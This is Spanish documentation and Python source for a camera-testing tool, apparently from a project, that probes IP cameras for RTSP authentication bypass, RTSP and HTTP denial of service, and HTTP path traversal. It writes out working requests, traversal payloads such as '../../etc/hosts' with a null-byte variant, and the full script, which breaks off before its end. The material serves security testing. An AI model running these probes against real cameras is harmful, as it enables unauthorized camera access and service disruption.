***Descripción***

Para completar el desarrollo del proyecto, se ha desarrollado una herramienta programada en Python que realiza una serie de pruebas automáticas. Dichas pruebas intentan encontrar vulnerabilidades por medio de http y rtsp.

En los siguientes apartados, se pretende explicar de una manera clara y concisa el funcionamiento de la herramienta.

#### Contenido

La herramienta cuenta con los siguientes archivos:

* test\_rtsp\_http.py: archivo que contiene el script en Python con el código de la herramienta.
* ipCams.txt: fichero donde se incluyen las IPs de las cámaras que se quieren testear.
* pathTransversal.txt: archivo que contiene los path que se quieren testear en la prueba de http Path Transversal.
* rtspUris.txt: archivo que contiene las URIs que se quieren testear en las pruebas de rtsp
* Output.log: fichero de log que contiene las trazas que se escriben a la hora de lanzar el script.

***Configuración***

Tal y como se ha comentado en el apartado de Contenido, la herramienta cuenta con varios ficheros de configuración. A continuación se procede a detallar cada uno de ellos:

1. ipCams.txt: este fichero contiene las direcciones IP de las cámaras que se quieren testear. Cada línea contendrá una dirección IP y no deberá existir ningún espacio entre IPs y, de la misma manera, no deberá contener ningún salto de línea ni ninguna línea vacía. Por ejemplo, el contenido podría ser el siguiente:

|  |
| --- |
| 192.168.10.50  192.168.10.54 |

(en este caso, se harán las pruebas contra estas 2 IP)

1. pathTransversal.txt: archivo que contiene las URIs que se van a testear en la prueba de http Path Transversal. Cada path deberá ir en una línea y no deberá existir ningún espacio ni ninguna línea vacía. Por ejemplo, el contenido podría ser el siguiente:

|  |
| --- |
| /etc/hosts  ../../../../../../../../../../../../etc/hosts  ../../../../../../../../../../../../etc/hosts%00  /etc/hosts.allow |

(en este caso, se hará la prueba de Path Transversal contra estas 4 URIs)

1. rtspUris.txt: archivo que contiene las URIs que se quieren testear en las pruebas de rtsp. Cada URI deberá ir en una línea y no deberá existir ningún espacio ni ninguna línea vacía. Por ejemplo, el contenido podría ser el siguiente:

|  |
| --- |
| /  /video.mp4  /video.3gp  /video.mjpg |

(en este caso, se hará las pruebas de RTSP se harán contra estas 4 URIs)

Todos estos ficheros se deberán situar en el mismo directorio donde se encuentra el script.

***Pruebas***

La herramienta está programada para poder realizar las siguientes pruebas:

1. RTSP Authentication Bypass: se intentará conectar a la cámara a través de RTSP saltándose la autenticación. Para ello, existen 4 pruebas diferentes:
   1. Por medio del método DESCRIBE:

|  |
| --- |
| request = 'DESCRIBE ' + uri + ' RTSP/1.0\r\n'  request+= 'CSeq: 1\r\n'  request+= '\r\n'  s = socket.socket()  s.connect((cam\_ip, RTSP\_PORT))  s.send(request) |

* 1. Por medio del método SETUP:

|  |
| --- |
| request = 'SETUP ' + uri + ' RTSP/1.0\r\n' request+= 'CSeq: 1\r\n'  request+= 'Transport: RTP/AVP;unicast;client\_port=4588-4589\r\n'  request+= '\r\n'  s = socket.socket()  s.connect((cam\_ip, RTSP\_PORT))  s.send(request) |

* 1. Por medio del método PLAY:

|  |
| --- |
| request = 'PLAY ' + uri + ' RTSP/1.0\r\n'  request+= 'CSeq: 1\r\n'  request+= '\r\n'  s = socket.socket()  s.connect((cam\_ip, RTSP\_PORT))  s.send(request) |

* 1. Por medio del método TEARDOWN:

|  |
| --- |
| request = 'TEARDOWN' + uri + ' RTSP/1.0\r\n'  request+= 'CSeq: 1\r\n'  request+= '\r\n'  s = socket.socket()  s.connect((cam\_ip, RTSP\_PORT))  s.send(request) |

Todas estas pruebas se realizarán para cada una de las URIs configuradas en el fichero rtsp.txt

1. RTSP Denial of Service: mediante esta prueba se intentará realizar una denegación de servicio haciendo uso de rtsp. Para ello, existen dos pruebas diferentes:
   1. Enviando una cadena muy larga por la request para tirar el servidor de la cámara:

|  |
| --- |
| auth\_big = 'a' \* 10000  request = 'DESCRIBE ' + uri + ' RTSP/1.0\r\n'  request+= 'CSeq: 1\r\n'  request+= 'Authorization: Basic %s\r\n' % base64.b64encode(auth\_big)  request+= '\r\n'  s = socket.socket()  s.connect((cam\_ip, RTSP\_PORT))  s.send(request) |

* 1. Enviando por la request una solicitud SETUP malformada:

|  |
| --- |
| s = socket.socket()  s.connect((cam\_ip, RTSP\_PORT))  setRequest = 'SETUP / RTSP/1.0\r\n\r\n'  s.send(setRequest) |

1. HTTP Denial of Service: mediante esta prueba se intentará realizar una denegación de servicio haciendo uso de http. Para ello se enviara una cadena muy larga por la request para tirar el servidor de la cámara.

|  |
| --- |
| request = 'GET /' + "A" \* 3000 + '.html HTTP/1.0\r\n'  s = socket.socket()  s.connect((cam\_ip, HTTP\_PORT))  s.send(request) |

1. HTTP Path Transversal: mediante esta prueba se intentará obtener algún fichero de configuración con datos sensibles empleando para ello una conexión http. En esta prueba se hará uso del fichero pathTransversal.txt el cual contiene una biblioteca de los path más típicos por los cuales se puede explotar una vulnerabilidad de este tipo.

|  |
| --- |
| for linea in fPathTransversal:  request = 'GET ' + linea.replace('\n','') + ' HTTP/1.0\r\n'  g.write(request + "\r\n")  print linea.replace('\n','')  s = socket.socket()  s.connect((cam\_ip, HTTP\_PORT))  s.send(request) |

***Ejecución***

Para lanzar el script, tras tener instalado Python (ver Anexo 2) y un vez configurados los ficheros detallados en el apartado de Configuración, únicamente hará falta lanzarlo de la siguiente manera:

|  |
| --- |
| $ python test\_rtsp\_http.py [arg1] [arg2] … [argN] |

Una vez ejecutado, se escribirá tanto por pantalla como en el fichero Output.log de manera más detallada el resultado de las pruebas. Cada prueba tendrá un resultado:

1. Test OK 🡪 La prueba habrá dado un resultado negativo, por lo que la cámara en cuestión no es vulnerable a la prueba.
2. Test FAILED!!!!! 🡪 La prueba habrá dado un positivo, por lo que habrá que analizar manualmente si retrata realmente de una cámara vulnerable o un falso positivo.

Una vez finalizados todos los tests para todas las cámaras configuradas, se escribirá una traza indicando que la ejecución ha finalizado: Test finished

A continuación se procede a listar a modo de tabla el detalle de los argumentos permitidos para el lanzamiento del script:

|  |  |  |
| --- | --- | --- |
| Argumento | Descripción | Observaciones |
| -rAD | Lanza la prueba de RTSP Authentication Bypass utlizando para ello el método DESCRIBE | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt y por cada URI incluida en el fichero rtspUris.txt. |
| -rAS | Lanza la prueba de RTSP Authentication Bypass utlizando para ello el método SETUP | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt y por cada URI incluida en el fichero rtspUris.txt. |
| -rAP | Lanza la prueba de RTSP Authentication Bypass utlizando para ello el método PLAY | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt y por cada URI incluida en el fichero rtspUris.txt. |
| -rAT | Lanza la prueba de RTSP Authentication Bypass utlizando para ello el método TEARDOWN | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt y por cada URI incluida en el fichero rtspUris.txt. |
| -rA | Lanza todas las pruebas de RTSP Authentication Bypass. El resultado es el mismo que el de introducir:  -rAD –rAS – rAP -rAT | Se lanzará cada una de las pruebas por cada IP incluida en el fichero ipCams.txt y por cada URI incluida en el fichero rtspUris.txt. |
| -rD | Lanza la prueba de Denial of Service introduciendo una cadena larga en la request de una petición RTSP | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt |
| -rD2 | Lanza la prueba de Denial of Service en RTSP a través del envío de una solicitud SETUP malformada | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt |
| -hD | Lanza la prueba de Denial of Service introduciendo una cadena larga en la request de una petición HTTP | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt |
| -hP | Lanza la prueba de Path Transversal a partir de una petición http. | Se lanzará la prueba por cada IP incluida en el fichero ipCams.txt y por cada Path incluido en el fichero pathTransversal.txt |

#### Anexo 1: RTSP

*Fuente:* <http://profesores.elo.utfsm.cl/~agv/elo323/2s10/projects/ApablazaBustamante/desc.html>

RTSP es un protocolo de capa de aplicación, no orientado a la conexión. En lugar de esto el servidor RTSP mantiene una sesión asociada a un identificador (Session ID).

En la mayoría de los casos RTSP usa TCP para el envío de datos de control del reproductor (mensajes "out of band") y UDP para los datos de audio y vídeo (mensajes "in band"), aunque también puede usar TCP en caso de que se necesitara confiabilidad en el envío de paquetes, lo cual no es provisto por UDP.

El concepto de "in band" y "out of band" se refiere a que el protocolo es capaz de enviar distintos tipos de información por distintos puertos.

De forma intencionada, el protocolo es similar en sintaxis y operación a HTTP, por lo que los mecanismos de expansión añadidos a HTTP pueden, en muchos casos, añadirse a RTSP. Sin embargo, RTSP difiere de HTTP en un número significativo de aspectos:

- RTSP introduce nuevos métodos y tiene un identificador de protocolo diferente.

- Un servidor RTSP necesita mantener el estado de la conexión.

- Tanto el servidor como el cliente pueden hacer solicitudes.

- Los datos son transportados por un protocolo diferente.


El protocolo soporta las siguientes operaciones:

Recuperar contenidos multimedia del servidor: El cliente puede solicitar la descripción de una presentación por HTTP o cualquier otro método. Si la presentación es multicast, la descripción contiene los puertos y las direcciones que serán usados. Si la presentación es unicast el cliente es el que proporciona el destino, por motivos de seguridad.

Invitación de un servidor multimedia a una conferencia: Un servidor puede ser invitado a unirse a una conferencia existente en lugar de reproducir la presentación o grabar todo o una parte del contenido. Este modo es útil para aplicaciones de enseñanza distribuida donde diferentes partes de la conferencia van tomando parte en la discusión.

Adición multimedia a una presentación existente: Particularmente para presentaciones en vivo, útil si el servidor puede avisar al cliente sobre los nuevos contenidos disponibles.

En la siguiente figura se ilustra el esquema de comunicación entre un cliente (Web Browser) y el servidor RTSP (Web Server).



Interchange

1. Web Browser solicita Presentation Description File a Web Server.

2. Web Server encapsula Presentation Description File en un mensaje HTTP de respuesta y envía el mensaje al Web Browser.

3. Cuando el Web browser recibe mensaje HTTP de respuesta, invoca a un Media Player (eg. Quicktime) basándose en el campo Payload Type (PT) del mensaje.

4. Media Player envía una petición RTSP SETUP y Media Server responde RTSP OK.

5. Media Player envía una petición RTSP PLAY y Media Server responde RTSP OK.

6. Media Server inicia el streaming de video hacia Media player.

7. Si usuario desea pausar la transmisión, envía RTSP PAUSE a Media Server y éste responderá RTSP OK.

8. Cuando el usuario ha terminado, Media player envía RTSP TEARDOWN, a lo que Media server responde RTSP OK.

A continuación se muestra un ejemplo de intercambio RTSP, entre un cliente (C) y un servidor (S).

C: SETUP movie.Mjpeg RTSP/1.0

C: CSeq: 1

C: Transport: RTP/UDP; client\_port= 25000

S: RTSP/1.0 200 OK

S: CSeq: 1

S: Session: 123456

C: PLAY movie.Mjpeg RTSP/1.0

C: CSeq: 2

C: Session: 123456

S: RTSP/1.0 200 OK

S: CSeq: 2

S: Session: 123456

C: PAUSE movie.Mjpeg RTSP/1.0

C: CSeq: 3

C: Session: 123456

S: RTSP/1.0 200 OK

S: CSeq: 3

S: Session: 123456

C: PLAY movie.Mjpeg RTSP/1.0

C: CSeq: 4

C: Session: 123456

S: RTSP/1.0 200 OK

S: CSeq: 4

S: Session: 123456

C: TEARDOWN movie.Mjpeg RTSP/1.0

C: CSeq: 5

C: Session: 123456

S: RTSP/1.0 200 OK

S: CSeq: 5

S: Session: 123456

El parámetro Cseq corresponde al Sequence Number, número que aumenta en una unidad por cada petición enviada por el cliente. Session es un número que está fijo durante toda la sesión, y es usado por el servidor para reconocer al cliente. Esto es útil en caso de servidores con múltiples clientes. CSeq y Session permiten al servidor hacer un seguimiento de estado de sesión.

El Presentation Description File, que fue mencionado anteriormente, es un archivo que contiene los tipos de compresión y la manera en que se transmite el archivo. En el caso de RTSP, el Presentation Description File contiene la URL que identifica al streaming RTSP, mediante la sintaxis “rtsp://”.

Un ejemplo de este arhivo se presenta a continuación:

|  |
| --- |
| <title>Twister</title>  <session>  <group language=en lipsync>  <switch>  <track type=audio e="PCMU/8000/1" src =  "rtsp://audio.example.com/twister/audio.en/lofi">  <track type=audio e="DVI4/16000/2" pt="90 DVI4/8000/1"  src="rtsp://audio.example.com/twister/audio.en/hifi">  </switch>  <track type="video/jpeg" src="rtsp://video.example.com/twister/video">  </group>  </session> |

En este ejemplo, el usuario puede elegir entre dos calidades de transmisión de audio (lofi: PCMU/8000/1 o hifi: DVI4/16000/2 para estéreo y 90 DVI4/8000/1 para mono.

Finalmente se hace una breve descripción del significado de las solicitudes RTSP

**SETUP**

Especifica cómo debe transportarse un tipo específico de audio o video. La solicitud debe hacerse antes de que se envíe una petición PLAY. El mensaje contiene la dirección URL y un especificador de transporte. La respuesta del servidor usualmente confirma los parámetros elegidos y determina los campos incompletos, como por ejemplo los puertos elegidos por el servidor.

**PLAY**

Permite el envío de un stream multimedia (audio o video). Las solicitudes PLAY pueden acumularse enviando múltiples solicitudes PLAY. La dirección URL puede estar asociada a 1 sólo flujo multimedia o a varios. Debe especificarse un rango de reproducción, en caso contrario el flujo es reproducido de principio a fin. Y en caso de ser pausado, seguirá desde el mismo punto, cuando el cliente reanude la reproducción.

**PAUSE**

Detiene temporalmente la reproducción de 1 o más flujos multimedia. Posteriormente se puede reanudar la reproducción mediante la solicitud PLAY. Puede especificarse un rango en la pausa, en caso contrario la pausa será inmediata.

**TEARDOWN**

Se utiliza para terminar la sesión. Cuando el cliente envía esta solicitud, el servidor detiene todos los flujos asociados a la sesión, y libera los recursos para su posterior uso.

#### Anexo 2: Instalación de Python

*Fuente:* Python para todos (Autor: Raúl González Duque)

Existen varias implementaciones distintas de Python: CPython, Jython, IronPython, PyPy, etc.

CPython es la más utilizada, la más rápida y la más madura. Cuando la gente habla de Python normalmente se refiere a esta implementación. En este caso tanto el intérprete como los módulos están escritos en C.

Jython es la implementación en Java de Python, mientras que IronPython es su contrapartida en C# (.NET). Su interés estriba en que utilizando estas implementaciones se pueden utilizar todas las librerías disponibles para los programadores de Java y .NET.

PyPy, por último, como habréis adivinado por el nombre, se trata de una implementación en Python de Python.

CPython está instalado por defecto en la mayor parte de las distribuciones Linux y en las últimas versiones de Mac OS. Para comprobar si está instalado abre una terminal y escribe python. Si está instalado se iniciará la consola interactiva de Python y obtendremos parecido a lo siguiente:

|  |
| --- |
| Python 2.5.1 (r251:54863, May 2 2007, 16:56:35)  [GCC 4.1.2 (Ubuntu 4.1.2-0ubuntu4)] on linux2  Type “help”, “copyright”, “credits” or “license” for more information. |

La primera línea nos indica la versión de Python que tenemos instalada. Al final podemos ver el prompt (>>>) que nos indica que el intérprete está esperando código del usuario. Podemos salir escribiendo exit(), o pulsando Control + D.

Si no te muestra algo parecido no te preocupes, instalar Python es muy sencillo. Puedes descargar la versión correspondiente a tu sistema operativo desde la web de Python, en http://www.python.org/download/. Existen instaladores para Windows y Mac OS. Si utilizas Linux es muy probable que puedas instalarlo usando la herramienta de gestión de paquetes de tu distribución, aunque también podemos descargar la aplicación compilada desde la web de Python.

Existen dos formas de ejecutar código Python. Podemos escribir líneas de código en el intérprete y obtener una respuesta del intérprete para cada línea (sesión interactiva) o bien podemos escribir el código de un programa en un archivo de texto y ejecutarlo.

A la hora de realizar una sesión interactiva os aconsejo instalar y utilizar iPython, en lugar de la consola interactiva de Python. Se puede encontrar en http://ipython.scipy.org/. iPython cuenta con características añadidas muy interesantes, como el autocompletado o el operador ?. (para activar la característica de autocompletado en Windows es necesario instalar PyReadline, que puede descargarse desde http://ipython.scipy.org/moin/PyReadline/Intro)

La función de autocompletado se lanza pulsando el tabulador. Si escribimos fi y pulsamos Tab nos mostrará una lista de los objetos que comienzan con fi (file, filter y finally). Si escribimos file. y pulsamos Tab nos mostrará una lista de los métodos y propiedades del objeto file.

El operador ? nos muestra información sobre los objetos. Se utiliza añadiendo el símbolo de interrogación al final del nombre del objeto del cual queremos más información. Por ejemplo:

|  |
| --- |
| In [3]: str?  Type: type  Base Class:  String Form:  Namespace: Python builtin  Docstring:  str(object) -> string  Return a nice string representation of the object.  If the argument is a string, the return value is the same object. |

En el campo de IDEs y editores de código gratuitos PyDEV (http://pydev.sourceforge.net/) se alza como cabeza de serie. PyDEV es un plugin para Eclipse que permite utilizar este IDE multiplataforma para programar en Python. Cuenta con autocompletado de código (con información sobre cada elemento), resaltado de sintaxis, un depurador gráfico, resaltado de errores, explorador de clases, formateo del código, refactorización, etc. Sin duda es la opción más completa, sobre todo si instalamos las extensiones comerciales, aunque necesita de una cantidad importante de memoria y no es del todo estable.

Otras opciones gratuitas a considerar son SPE o Stani’s Python Editor (http://sourceforge.net/projects/spe/), Eric (http://die-offenbachs.de/eric/), BOA Constructor (http://boa-constructor.sourceforge.net/) o incluso emacs o vim.

Si no te importa desembolsar algo de dinero, Komodo (http://www.activestate.com/komodo\_ide/) y Wing IDE (http://www.wingware.com/) son también muy buenas opciones, con montones de características interesantes, como PyDEV, pero mucho más estables y robustos. Además, si desarrollas software libre no comercial puedes contactar con Wing Ware y obtener, con un poco de suerte, una licencia gratuita para Wing IDE Professional

#### Anexo 3: Código

El código del script es el siguiente:

|  |
| --- |
| **import** socket  **import** base64  **import** sys  **from** time **import** gmtime**,** strftime  # Possible Responses  HTTP\_404 **=** 'HTTP/1.1 404 Not Found'  HTTP\_400 **=** 'HTTP/1.1 400 Bad Request'  RTSP\_401 **=** 'RTSP/1.0 401 Unauthorized'  RTSP\_PORT **=** 554  HTTP\_PORT **=** 80  DEF\_USER\_PASS **=** 'admin:admin'  fIpCams**=**open**(**"ipCams.txt"**)**  **def** get\_date**():**  hoy **=** "[" **+** strftime**(**"%Y-%m-%d %H:%M:%S"**,** gmtime**())** **+** "]"  **return** hoy    **def** write\_log**(**string**,** prtscr**):**  g **=** open**(**"output.log"**,**"a"**)**  g**.**write**(**get\_date**()** **+** string**)**  **if** prtscr**:**  **print** string**.**replace**(**'\n'**,**''**)**  g**.**close**()**  ############################ TEST RTSP ###########################################  **def** rtsp\_auth\_describe**(**cam\_ip**):**  **try:**  #################################### Authentication Bypass - Testing DESCRIBE  write\_log**(**":::::::: RTSP Authentication Bypass - Testing DESCRIBE" **+** "\r\n"**,** 1**)**  rtspUris **=** open**(**"rtspUris.txt"**)**    **for** \_uri **in** rtspUris**:**    uri **=** \_uri**.**replace**(**'\n'**,**''**)**  write\_log**(**"Testing URI " **+** uri **+** "\r\n"**,** 1**)**    request **=** 'DESCRIBE ' **+** uri **+** ' RTSP/1.0\r\n'  request**+=** 'CSeq: 1\r\n'  request**+=** '\r\n'    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**RTSP\_PORT**)** **+** "\r\n"**,**0**)**  s**.**send**(**request**)**  response **=** s**.**recv**(**1024**)**  **if** RTSP\_401 **in** response**:**  write\_log**(**"Test OK" **+** "\r\n"**,**1**)**  **else:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,** 1**)**  write\_log**(**response **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **def** rtsp\_auth\_setup**(**cam\_ip**):**  **try:**  ####################################### Authentication Bypass - Testing SETUP  write\_log**(**"::::::::::: RTSP Authentication Bypass - Testing SETUP" **+** "\r\n"**,** 1**)**  rtspUris **=** open**(**"rtspUris.txt"**)**    **for** \_uri **in** rtspUris**:**    uri **=** \_uri**.**replace**(**'\n'**,**''**)**  write\_log**(**"Testing URI " **+** uri **+** "\r\n"**,** 1**)**    request **=** 'SETUP ' **+** uri **+** ' RTSP/1.0\r\n'  request**+=** 'CSeq: 1\r\n'  request**+=** 'Transport: RTP/AVP;unicast;client\_port=4588-4589\r\n'  request**+=** '\r\n'    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**RTSP\_PORT**)** **+** "\r\n"**,**0**)**  s**.**send**(**request**)**  response **=** s**.**recv**(**1024**)**  **if** RTSP\_401 **in** response**:**  write\_log**(**"Test OK" **+** "\r\n"**,**1**)**  **else:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,** 1**)**  write\_log**(**response **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **def** rtsp\_auth\_play**(**cam\_ip**):**  **try:**  ######################################## Authentication Bypass - Testing PLAY  write\_log**(**"::::::::::: RTSP Authentication Bypass - Testing PLAY" **+** "\r\n"**,** 1**)**  rtspUris **=** open**(**"rtspUris.txt"**)**    **for** \_uri **in** rtspUris**:**    uri **=** \_uri**.**replace**(**'\n'**,**''**)**  write\_log**(**"Testing URI " **+** uri **+** "\r\n"**,** 1**)**    request **=** 'PLAY ' **+** uri **+** ' RTSP/1.0\r\n'  request**+=** 'CSeq: 1\r\n'  request**+=** '\r\n'    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**RTSP\_PORT**)** **+** "\r\n"**,**0**)**  s**.**send**(**request**)**  response **=** s**.**recv**(**1024**)**  **if** RTSP\_401 **in** response**:**  write\_log**(**"Test OK" **+** "\r\n"**,**1**)**  **else:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,** 1**)**  write\_log**(**response **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **def** rtsp\_auth\_teardown**(**cam\_ip**):**  **try:**  ##################################### Authentication Bypass - Testing TEARDOWN  write\_log**(**"::::::: RTSP Authentication Bypass - Testing TEARDOWN" **+** "\r\n"**,** 1**)**  rtspUris **=** open**(**"rtspUris.txt"**)**    **for** \_uri **in** rtspUris**:**    uri **=** \_uri**.**replace**(**'\n'**,**''**)**  write\_log**(**"Testing URI " **+** uri **+** "\r\n"**,** 1**)**    request **=** 'TEARDOWN ' **+** uri **+** ' RTSP/1.0\r\n'  request**+=** 'CSeq: 1\r\n'  request**+=** '\r\n'    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**RTSP\_PORT**)** **+** "\r\n"**,**0**)**  s**.**send**(**request**)**  response **=** s**.**recv**(**1024**)**  **if** RTSP\_401 **in** response**:**  write\_log**(**"Test OK" **+** "\r\n"**,**1**)**  **else:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,** 1**)**  write\_log**(**response **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**    **def** rtsp\_dos**(**\_cam\_ip**):**  **try:**  ############################################################ Denial Of Service  write\_log**(**":::::::::::::::::::::::::::::::::::::::::::: RTSP DoS" **+** "\r\n"**,** 1**)**  rtspUris **=** open**(**"rtspUris.txt"**)**  cam\_ip **=** \_cam\_ip**.**replace**(**'\n'**,**''**)**    **for** \_uri **in** rtspUris**:**    uri **=** \_uri**.**replace**(**'\n'**,**''**)**  write\_log**(**"Testing URI " **+** uri **+** "\r\n"**,** 1**)**  auth\_big **=** 'a' **\*** 3000  request **=** 'DESCRIBE ' **+** uri **+** ' RTSP/1.0\r\n'  request**+=** 'CSeq: 1\r\n'  request**+=** 'Authorization: Basic %s\r\n' **%** base64**.**b64encode**(**auth\_big**)**  request**+=** '\r\n'    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**RTSP\_PORT**)** **+** "\r\n"**,** 0**)**  s**.**send**(**request**)**  response **=** s**.**recv**(**1024**)**  **if** response **==**''**:**  s**.**close**()**  write\_log**(**"Disconnected" **+** "\r\n"**,** 0**)**  write\_log**(**"Trying to connect again..." **+** "\r\n"**,**0**)**  **try:**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Test OK" **+** "\r\n"**,**1**)**  s**.**close**()**  write\_log**(**"Disconnected" **+** "\r\n"**,**0**)**  **except:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,**1**)**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **else:**  write\_log**(**"Test OK" **+** "\r\n"**,**1**)**  **return**  rtspUris**.**close**()**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**  rtspUris**.**close**()**  **def** rtsp\_dos\_setup**(**cam\_ip**):**  **try:**  ######################################################## Denial Of Service 2  write\_log**(**":::::::::::::::::::::::::: RTSP DoS - Malformed SETUP" **+** "\r\n"**,** 1**)**    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**RTSP\_PORT**)** **+** "\r\n"**,** 1**)**  setRequest **=** 'SETUP / RTSP/1.0\r\n\r\n'  s**.**send**(**setRequest**)**  response **=** s**.**recv**(**1024**)**  **if** response **==**''**:**  s**.**close**()**  write\_log**(**"Disconnected" **+** "\r\n"**,** 0**)**  write\_log**(**"Trying to connect again..." **+** "\r\n"**,** 0**)**  **try:**  s**.**connect**((**cam\_ip**,** RTSP\_PORT**))**  write\_log**(**"Test OK" **+** "\r\n"**,** 1**)**  s**.**close**()**  write\_log**(**"Disconnected" **+** "\r\n"**,** 0**)**  **except:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,** 1**)**    **else:**  write\_log**(**"Test OK" **+** "\r\n"**,** 1**)**    **return**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**  ############################ TEST HTTP ###########################################  **def** http\_dos**(**cam\_ip**):**  **try:**  ############################################################ Denial Of Service  write\_log**(**":::::::::::::::::::::::::::::::::::::::::::: HTTP DoS" **+** "\r\n"**,** 1**)**  request **=** 'GET /' **+** "A" **\*** 3000 **+** '.html HTTP/1.0\r\n'    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** HTTP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**HTTP\_PORT**)** **+** "\r\n"**,** 0**)**  s**.**send**(**request**)**  response **=** s**.**recv**(**1024**)**  **if** response **==**''**:**  s**.**close**()**  write\_log**(**"Disconnected" **+** "\r\n"**,** 0**)**  write\_log**(**"Trying to connect again..." **+** "\r\n"**,** 0**)**  **try:**  s**.**connect**((**cam\_ip**,** HTTP\_PORT**))**  write\_log**(**"Test OK" **+** "\r\n"**,** 1**)**  s**.**close**()**  write\_log**(**"Disconnected" **+** "\r\n"**,** 0**)**  **except:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,** 1**)**  **else:**  write\_log**(**"Test OK" **+** "\r\n"**,** 1**)**  **return**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**    **def** http\_path**(**cam\_ip**):**  **try:**  ############################################################ Path Transversal  write\_log**(**"::::::::::::::::::::::::::::::: HTTP Path Transversal" **+** "\r\n"**,** 1**)**    fPathTransversal**=**open**(**"pathTransversal.txt"**)**    **for** linea **in** fPathTransversal**:**  request **=** 'GET ' **+** linea**.**replace**(**'\n'**,**''**)** **+** ' HTTP/1.0\r\n'  write\_log**(**request **+** "\r\n"**,** 1**)**    s **=** socket**.**socket**()**  s**.**connect**((**cam\_ip**,** HTTP\_PORT**))**  write\_log**(**"Connected to " **+** cam\_ip **+** ":" **+** str**(**RTSP\_PORT**)** **+** "\r\n"**,** 0**)**  s**.**send**(**request**)**  response **=** s**.**recv**(**1024**)**  **if** HTTP\_400 **in** response **or** HTTP\_404 **in** response**:**  write\_log**(**"Test OK" **+** "\r\n"**,** 1**)**  **else:**  write\_log**(**"Test FAILED!!!!!" **+** "\r\n"**,** 1**)**  write\_log**(**response **+** "\r\n"**,** 1**)**    s**.**close**()**  write\_log**(**"Disconnected" **+** "\r\n"**+** "\r\n"**,** 0**)**    fPathTransversal**.**close**()**  **return**  **except:**  write\_log**(**"Unexpected error:" **+** str**(**sys**.**exc\_info**())** **+** "\r\n"**,** 1**)**  **return**    **if** \_\_name\_\_ **==** '\_\_main\_\_'**:**    **if** len**(**sys**.**argv**)** **<** 2**:**  write\_log**(**"Arguments are necesary!!"**,** 1**)**    TEST\_RTSP\_AUTH\_DESCRIBE **=** 0  TEST\_RTSP\_AUTH\_SETUP **=** 0  TEST\_RTSP\_AUTH\_PLAY **=** 0  TEST\_RTSP\_AUTH\_TEARDOWN **=** 0  TEST\_RTSP\_DOS **=** 0  TEST\_RTSP\_DOS\_2 **=** 0  TEST\_HTTP\_DOS **=** 0  TEST\_HTTP\_PATH **=** 0    **for** x **in** xrange**(**1**,** len**(**sys**.**argv**)):**  action **=** sys**.**argv**[**x**]**  **if** action **==** '-rAD'**:**  TEST\_RTSP\_AUTH\_DESCRIBE **=** 1  **elif** action **==** '-rAS'**:**  TEST\_RTSP\_AUTH\_SETUP **=** 1  **elif** action **==** '-rAP'**:**  TEST\_RTSP\_AUTH\_PLAY **=** 1  **elif** action **==** '-rAT'**:**  TEST\_RTSP\_AUTH\_TEARDOWN **=** 1  **elif** action **==** '-rA'**:**  TEST\_RTSP\_AUTH\_DESCRIBE **=** 1  TEST\_RTSP\_AUTH\_SETUP **=** 1  TEST\_RTSP\_AUTH\_PLAY **=** 1  